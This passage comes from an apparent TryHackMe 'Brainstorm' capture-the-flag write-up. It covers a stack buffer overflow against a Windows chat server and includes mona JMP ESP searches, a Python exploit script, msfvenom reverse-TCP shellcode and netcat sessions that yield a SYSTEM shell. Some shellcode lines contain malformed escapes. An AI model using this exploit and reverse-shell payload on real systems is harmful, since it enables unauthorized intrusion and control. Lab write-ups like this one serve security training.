
In order to write get our shellcode to run we need to be able to tell the program to JMP or CALL ESP, to do this we can check and see what modules are running in the program using mona again. !mona modules (will load all the modules chatserver.exe is running)

We can see essfunc.dll is running without [ASLR](#) enabled which means we should be able to exploit remotely without too much code change later on too.

Again we'll use mona to find the address of a JMP ESP.

```
!mona jmp -r esp -m essfunc
```


This will output in our Immunity logs a file jmp.txt. This address is what we'll use to write ESP to jump to our shellcode.



```
0BADF000 [+] Command used:
0BADF000 !mona jmp -r esp -m essfunc
----- Mona command started on 2020-05-24 11:11:11
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level: X
0BADF000 - Only querying modules essfunc
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] Querying 1 modules
0BADF000 - Querying module essfunc.dll
74270000 Modules C:\Windows\System32\wshtcpip.dll
0BADF000 - Search complete, processing results
0BADF000 [+] Preparing output file 'jmp.txt'
0BADF000 - (Re)setting logfile C:\ImmunityLogs\chatserver
0BADF000 [+] Writing results to C:\ImmunityLogs\chatserver
0BADF000 - Number of pointers of type 'jmp esp': 9
0BADF000 [+] Results:
6250140F 0x625014df : jmp esp : (PAGE_EXECUTE_READ) [esp]
625014EB 0x625014eb : jmp esp : (PAGE_EXECUTE_READ) [esp]
625014F7 0x625014f7 : jmp esp : (PAGE_EXECUTE_READ) [esp]
62501503 0x62501503 : jmp esp : ascall (PAGE_EXECUTE_READ) [esp]
6250150F 0x6250150f : jmp esp : ascall (PAGE_EXECUTE_READ) [esp]
6250151B 0x6250151b : jmp esp : ascallprint, ascall (PAGE_EXECUTE_READ) [esp]
62501527 0x62501527 : jmp esp : ascallprint, ascall (PAGE_EXECUTE_READ) [esp]
62501533 0x62501533 : jmp esp : ascallprint, ascall (PAGE_EXECUTE_READ) [esp]
62501535 0x62501535 : jmp esp : ascallprint, ascall (PAGE_EXECUTE_READ) [esp]
Found a total of 9 pointers
0BADF000 [+] This mona.py action took 0:00:01.125000
length: 6,777 lines: 53 Ln: 44 Col: 7 Sel
```

```
!mona jmp -r esp -m essfunc
```

Remember it needs to be reverse as we're dealing with little endian. We'll add this to our bof.py (modified version of fuzz.py)



```
*bof.py
File Edit Search Options Help
import socket
import sys

uname = b"Test"
payload = b""

buffer = b""
buffer += b"A" * 2012
buffer += b"\xdf\x14\x50\x62" #JMP ESP
buffer += b"\x90" * 20       #NOP SLIDE
buffer += payload           #SHELLCODE
try:
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.10.124.231', 9999))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.recv(1024)
except:
    print '[*] ERROR'
    sys.exit(0)
finally:
    s.close()
```

SHELLCODE:

Now that we have a crash, found our offset and our address to call JMP ESP we can now add our shell code. As the glorious skript kiddie I am, I'll be using msfvenom to create my payload.

```
Terminal - root@Kali: ~/Desktop/TryHackMe/Brainstorm
File Edit View Terminal Tabs Help
root@Kali:~/Desktop/TryHackMe/Brainstorm# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.104 LPORT=4444 -b '\x00' -f python --var-name payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1869 bytes
payload = b""
payload += b"\xba\x4f\xc3\xc9\x12\xd9\xc6\xd9\x74\x24\xf4\x5e"
payload += b"\x31\xc9\xb1\x52\x83\xee\xfc\x31\x56\x0e\x03\x19"
payload += b"\xcd\x2b\xe7\x59\x39\x29\x08\xa1\xba\x4e\x80\x44"
payload += b"\x8b\x4e\xf6\x0d\xbc\x7e\x7c\x43\x31\xf4\xd0\x77"
payload += b"\xc2\x78\xfd\x78\x63\x36\xdb\xb7\x74\x6b\x1f\xd6"
payload += b"\xf6\x76\x4c\x38\xc6\xb8\x81\x39\x0f\xa4\x68\x6b"
payload += b"\xd8\xa2\xdf\x9b\x6d\xfe\xe3\x10\x3d\xee\xe3\xc5"
payload += b"\xf6\x11\x45\x58\x8c\x4b\x45\x5b\x41\xe0\xcc\x43"
payload += b"\x86\xcd\x87\xf8\x7c\xb9\x19\x28\x4d\x42\xb5\x15"
payload += b"\x61\xb1\xc7\x52\x46\x2a\xb2\xaa\xb4\xd7\xc5\x69"
payload += b"\xc6\x03\x43\x69\x60\xc7\xf3\x55\x90\x04\x65\x1e"
payload += b"\x9e\x01\xe1\x78\x83\xf4\x26\xf3\xbf\x7d\xc9\xd3"
payload += b"\x49\xc5\xee\xf7\x12\x9d\x8f\xae\xfe\x70\xaf\xb0"
payload += b"\xa0\x2d\x15\xbb\x4d\x39\x24\xe6\x19\x8e\x05\x18"
payload += b"\xda\x98\x1e\x6b\xe8\x07\xb5\xe3\x40\xcf\x13\xf4"
payload += b"\xa7\xfa\xe4\x6a\x56\x05\x15\xa3\x9d\x51\x45\xdb"
payload += b"\x34\xda\x0e\x1b\xb8\x0f\x80\x4b\x16\xe0\x61\x3b"
payload += b"\xd6\x50\x0a\x51\xd9\x8f\x2a\x5a\x33\xb8\xc1\xa1"
payload += b"\xd4\x07\xbd\xa9\x4c\xe0\xbc\xa9\x9d\xac\x49\x4f"
payload += b"\xf7\x5c\x1c\xd8\x60\xc4\x05\x92\x11\x09\x90\xdf"
payload += b"\x12\x81\x17\x20\xdc\x62\x5d\x32\x89\x82\x28\x68"
payload += b"\x1c\x9c\x86\x04\xc2\x0f\x4d\x4d\x8d\x33\xda\x83"
payload += b"\xda\x82\x13\x41\xf7\xbd\x8d\x77\x0a\x5b\xf5\x33"
payload += b"\xd1\x08\xf8\xba\x94\xa5\xde\xac\x60\x25\x5b\x98"
payload += b"\x3c\x70\x35\x76\xfb\x2a\xf7\x20\x55\x80\x51\xa4"
payload += b"\x20\xea\x61\xb2\x2c\x27\x14\x5a\x9c\x9e\x61\x65"
payload += b"\x11\x77\x66\x1e\x4f\xe7\x89\xf5\xcb\x17\xc0\x57"
payload += b"\x7d\xb0\x8d\x02\x3f\xdd\x2d\xf9\x7c\x49\xad\xb0"
payload += b"\xfd\x1f\xad\x7e\xf8\x64\x69\x93\x70\xf4\x1c\x93"
payload += b"\x27\xf5\x34"
root@Kali:~/Desktop/TryHackMe/Brainstorm#
```

As you can see, we can use msfvenom with flags such as `--var-name payload` to make our copy and paste much more simple.

```
bof.py
File Edit Search Options Help
import socket
import sys

uname = b"Test"


payload = b""
payload += b"\xba\x4f\xc3\xc9\x12\xd9\xc6\xd9\x74\x24\xf4\x5e"
payload += b"\x31\xc9\xb1\x52\x83\xee\xfc\x31\x56\x0e\x03\x19"
payload += b"\xcd\x2b\xe7\x59\x39\x29\x08\xa1\xba\x4e\x80\x44"
payload += b"\x8b\x4e\xf6\x0d\xbc\x7e\x7c\x43\x31\xf4\xd0\x77"
payload += b"\xc2\x78\xfd\x78\x63\x36\xdb\xb7\x74\x6b\x1f\xd6"
payload += b"\xf6\x76\x4c\x38\xc6\xb8\x81\x39\x0f\xa4\x68\x6b"
payload += b"\xd8\xa2\xdf\x9b\x6d\xfe\xe3\x10\x3d\xee\xe3\xc5"
payload += b"\xf6\x11\x45\x58\x8c\x4b\x45\x5b\x41\xe0\xcc\x43"
payload += b"\x86\xcd\x87\xf8\x7c\xb9\x19\x28\x4d\x42\xb5\x15"
payload += b"\x61\xb1\xc7\x52\x46\x2a\xb2\xaa\xb4\xd7\xc5\x69"
payload += b"\xc6\x03\x43\x69\x60\xc7\xf3\x55\x90\x04\x65\x1e"
payload += b"\x9e\x01\xe1\x78\x83\xf4\x26\xf3\xbf\x7d\xc9\xd3"
payload += b"\x49\xc5\xee\xf7\x12\x9d\x8f\xae\xfe\x70\xaf\xb0"
payload += b"\xa0\x2d\x15\xbb\x4d\x39\x24\xe6\x19\x8e\x05\x18"
payload += b"\xda\x98\x1e\x6b\xe8\x07\xb5\xe3\x40\xcf\x13\xf4"
payload += b"\xa7\xfa\xe4\x6a\x56\x05\x15\xa3\x9d\x51\x45\xdb"
payload += b"\x34\xda\x0e\x1b\xb8\x0f\x80\x4b\x16\xe0\x61\x3b"
payload += b"\xd6\x50\x0a\x51\xd9\x8f\x2a\x5a\x33\xb8\xc1\xa1"
payload += b"\xd4\x07\xbd\xa9\x4c\xe0\xbc\xa9\x9d\xac\x49\x4f"
payload += b"\xf7\x5c\x1c\xd8\x60\xc4\x05\x92\x11\x09\x90\xdf"
payload += b"\x12\x81\x17\x20\xdc\x62\x5d\x32\x89\x82\x28\x68"
payload += b"\x1c\x9c\x86\x04\xc2\x0f\x4d\x4d\x8d\x33\xda\x83"
payload += b"\xda\x82\x13\x41\xf7\xbd\x8d\x77\x0a\x5b\xf5\x33"
payload += b"\xd1\x08\xf8\xba\x94\xa5\xde\xac\x60\x25\x5b\x98"
payload += b"\x3c\x70\x35\x76\xfb\x2a\xf7\x20\x55\x80\x51\xa4"
payload += b"\x20\xea\x61\xb2\x2c\x27\x14\x5a\x9c\x9e\x61\x65"
payload += b"\x11\x77\x66\x1e\x4f\xe7\x89\xf5\xcb\x17\xc0\x57"
payload += b"\x7d\xb0\x8d\x02\x3f\xdd\x2d\xf9\x7c\x49\xad\xb0"
payload += b"\xfd\x1f\xad\x7e\xf8\x64\x69\x93\x70\xf4\x1c\x93"
payload += b"\x27\xf5\x34"

buffer = b""
buffer += b"A" * 2012
buffer += b"\xdf\x14\x50\x62" #JMP ESP
buffer += b"\x90" * 20 #NOP SLIDE
buffer += payload #SHELLCODE
try:
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.0.136', 9999))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.recv(1024)
except:
    print '[+] ERROR'
    sys.exit(0)
finally:
    s.close()
```


POPPING SHELLS:

Now it's time to test our exploit!

We'll start a listener using netcat on the port we passed to msfvenom along with our local host IP and run our exploit.




```
Terminal - root@Kali: ~/Desktop/TryHackMe/Brainstorm
File Edit View Terminal Tabs Help
root@Kali:~/Desktop/TryHackMe/Brainstorm# nc -lnvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.0.136.
Ncat: Connection from 192.168.0.136:49297.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\lab\Desktop>

Terminal - root@Kali: ~/Desktop/TryHackMe/Brainstorm
File Edit View Terminal Tabs Help
root@Kali:~/Desktop/TryHackMe/Brainstorm# python bof.py
[+] Sending buffer
c^C[+] ERROR
root@Kali:~/Desktop/TryHackMe/Brainstorm# python bof.py
[+] Sending buffer
root@Kali:~/Desktop/TryHackMe/Brainstorm#
```

We Have a shell on my lab VM.... YAY!



```
Terminal - root@Kali: ~/Desktop/TryHackMe/Brainstorm
File Edit View Terminal Tabs Help
root@Kali:~/Desktop/TryHackMe/Brainstorm# nc -lnvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.0.136.
Ncat: Connection from 192.168.0.136:49297.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\lab\Desktop>whoami
whoami
lab-pc\lab

C:\Users\lab\Desktop>
```

To exploit the remote machine we simply need to apply some changes to the exploit. Our VPN connection will need to be used to LHOST and the IP of the remote machine will replace that of our VM in bof.py

This is possible because we know the essfunc.dll does not have ASLR enabled and the address of JMP ESP will be the same.... A big hint was when it was included in the files on the FTP server.

```
Terminal: root@Kali: ~/Desktop/TryHackMe/Brainstorm
root@Kali:~/Desktop/TryHackMe/Brainstorm# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.9.67 LPORT=4444 -b '\x00' -f python --var-name payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1869 bytes
payload = b""
payload += b"\xda\xc8\xd9\x74\x24\xf4\xbb\xfb\xcc\xb9\x70\x58"
payload += b"\x2b\xc9\xb1\x52\x31\x58\x17\x83\xe8\xfc\x03\xa3"
payload += b"\xdf\x5b\x85\xaf\x08\x19\x66\x4f\xce\x97\xeex\xaa"
payload += b"\xf8\xbe\x94\xbf\xab\x0e\xde\xed\x47\xe4\xb2\x05"
payload += b"\xd3\x88\x1a\x2a\x54\x26\x7d\x05\x65\x1b\xbd\x04"
payload += b"\xe5\x66\x92\xe6\xd4\xa8\xe7\xe7\x11\xd4\x0a\xb5"
payload += b"\xca\x92\xb9\x29\x7e\xee\x01\xc2\xcc\xfe\x01\x37"
payload += b"\x84\x01\x23\xe6\x9e\x5b\xe3\x09\x72\xd0\xaa\x11"
payload += b"\x97\xdd\x65\xaa\x63\xa9\x77\x7a\xba\x52\xdb\x43"
payload += b"\x72\xa1\x25\x84\xb5\xa5\x50\xfc\x5e\x7\x63\x3b"
payload += b"\xb7\x33\xe1\xdf\x1f\xb7\x51\x3b\xa1\x14\x07\xc8"
payload += b"\xad\xd1\x43\x96\xb1\xe4\x80\xad\xce\x6d\x27\xe1"
payload += b"\x47\x35\x0c\xa5\x03\xed\x2d\xfc\xe9\x40\x51\x1e"
payload += b"\x52\x3c\xf7\x55\x7f\x29\x8a\x34\xe8\x9e\xa7\xc6"
payload += b"\xe8\x88\xb0\xb5\xda\x17\x6b\x51\x57\xdf\x5b\xa6"
payload += b"\x98\xca\x02\x38\x67\xf5\x72\x11\xac\xa1\x22\x09"
payload += b"\x05\xca\xa8\xc9\xaa\x1f\x7e\x99\x04\xf0\x3f\x49"
payload += b"\xe5\xa0\xd7\x83\xea\x9f\xc8\xac\x20\x88\x63\x57"
payload += b"\xa3\xbd\x78\x5e\x70\xaa\x7c\x60\x67\x76\x08\x86"
payload += b"\xed\x96\x5c\x11\x9a\x0f\xc5\xe9\x3b\xcf\x3d\x94"
payload += b"\x7c\x5b\xd0\x69\x32\xac\x9d\x79\xa3\x5c\xe8\x23"
payload += b"\x62\x62\xc6\x4b\xe8\xf1\x8d\x8b\x67\xea\x19\xdc"
payload += b"\x20\xdc\x53\x88\xdc\x47\xca\xae\x1c\x11\x35\x6a"
payload += b"\xfb\xe2\xb8\x73\x8e\x5f\x9f\x63\x56\x5f\x9b\xd7"
payload += b"\x06\x36\x75\x81\xe0\xe0\x37\x7b\xbb\x5f\x9e\xeb"
payload += b"\x3a\xac\x21\x6d\x43\xf9\xd7\x91\xf2\x54\xae\xae"
payload += b"\x3b\x31\x26\xd7\x21\xa1\xc9\x02\xe2\xd1\x83\x0e"
payload += b"\x43\x7a\x4a\xdb\xd1\xe7\x6d\x36\x15\x1e\xee\xb2"
payload += b"\xe6\xe5\xee\xb7\xe3\xa2\xa8\x24\x9e\xbb\x5c\x4a"
payload += b"\x0d\xbb\x74"
root@Kali:~/Desktop/TryHackMe/Brainstorm#
```

```
bof.py
import socket
import sys

uname = b"Test"

payload = b""
payload += b"\xda\xc8\xd9\x74\x24\xf4\xbb\xfb\xcc\xb9\x70\x58"
payload += b"\x2b\xc9\xb1\x52\x31\x58\x17\x83\xe8\xfc\x03\xa3"
payload += b"\xdf\x5b\x85\xaf\x08\x19\x66\x4f\xce\x97\xeex\xaa"
payload += b"\xf8\xbe\x94\xbf\xab\x0e\xde\xed\x47\xe4\xb2\x05"
payload += b"\xd3\x88\x1a\x2a\x54\x26\x7d\x05\x65\x1b\xbd\x04"
payload += b"\xe5\x66\x92\xe6\xd4\xa8\xe7\xe7\x11\xd4\x0a\xb5"
payload += b"\xca\x92\xb9\x29\x7e\xee\x01\xc2\xcc\xfe\x01\x37"
payload += b"\x84\x01\x23\xe6\x9e\x5b\xe3\x09\x72\xd0\xaa\x11"
payload += b"\x97\xdd\x65\xaa\x63\xa9\x77\x7a\xba\x52\xdb\x43"
payload += b"\x72\xa1\x25\x84\xb5\xa5\x50\xfc\x5e\x7\x63\x3b"
payload += b"\xb7\x33\xe1\xdf\x1f\xb7\x51\x3b\xa1\x14\x07\xc8"
payload += b"\xad\xd1\x43\x96\xb1\xe4\x80\xad\xce\x6d\x27\xe1"
payload += b"\x47\x35\x0c\xa5\x03\xed\x2d\xfc\xe9\x40\x51\x1e"
payload += b"\x52\x3c\xf7\x55\x7f\x29\x8a\x34\xe8\x9e\xa7\xc6"
payload += b"\xe8\x88\xb0\xb5\xda\x17\x6b\x51\x57\xdf\x5b\xa6"
payload += b"\x98\xca\x02\x38\x67\xf5\x72\x11\xac\xa1\x22\x09"
payload += b"\x05\xca\xa8\xc9\xaa\x1f\x7e\x99\x04\xf0\x3f\x49"
payload += b"\xe5\xa0\xd7\x83\xea\x9f\xc8\xac\x20\x88\x63\x57"
payload += b"\xa3\xbd\x78\x5e\x70\xaa\x7c\x60\x67\x76\x08\x86"
payload += b"\xed\x96\x5c\x11\x9a\x0f\xc5\xe9\x3b\xcf\x3d\x94"
payload += b"\x7c\x5b\xd0\x69\x32\xac\x9d\x79\xa3\x5c\xe8\x23"
payload += b"\x62\x62\xc6\x4b\xe8\xf1\x8d\x8b\x67\xea\x19\xdc"
payload += b"\x20\xdc\x53\x88\xdc\x47\xca\xae\x1c\x11\x35\x6a"
payload += b"\xfb\xe2\xb8\x73\x8e\x5f\x9f\x63\x56\x5f\x9b\xd7"
payload += b"\x06\x36\x75\x81\xe0\xe0\x37\x7b\xbb\x5f\x9e\xeb"
payload += b"\x3a\xac\x21\x6d\x43\xf9\xd7\x91\xf2\x54\xae\xae"
payload += b"\x3b\x31\x26\xd7\x21\xa1\xc9\x02\xe2\xd1\x83\x0e"
payload += b"\x43\x7a\x4a\xdb\xd1\xe7\x6d\x36\x15\x1e\xee\xb2"
payload += b"\xe6\xe5\xee\xb7\xe3\xa2\xa8\x24\x9e\xbb\x5c\x4a"
payload += b"\x0d\xbb\x74"

buffer = b""
buffer += b"A" * 2012
buffer += b"\xdf\x14\x50\x62" # JMP ESP
```

```
Terminal: root@Kali: ~/Desktop/TryHackMe/Brainstorm
payload += b"\xdf"
payload += b"\xf8"
payload += b"\xd3"
payload += b"\xe5"
payload += b"\xca"
payload += b"\x84"
payload += b"\x97"
payload += b"\x72"
payload += b"\xb7"
payload += b"\xad"
payload += b"\x47"
payload += b"\x52"
payload += b"\xe8"
payload += b"\x98"
payload += b"\x05"
payload += b"\xe5"
payload += b"\xa3"
payload += b"\xed"
payload += b"\x7c"
payload += b"\x62"
payload += b"\x20"
payload += b"\xfb"
payload += b"\x06"
payload += b"\x3a"
payload += b"\x3b"
payload += b"\x43"
payload += b"\xe6"
payload += b"\x0d"
root@Kali:~/Desktop/TryHackMe/Brainstorm# nc -lnvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.183.241.
Ncat: Connection from 10.10.183.241:49161.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

We get immedietly get an admin shell on the remote box.

CONCLUSION:

This box was fun and let me put to use what I've learned through [eLearnSecurtiy's Professional Penetration](#) Tester course. I highly reccomend their material for anyone looking to become a PenTester.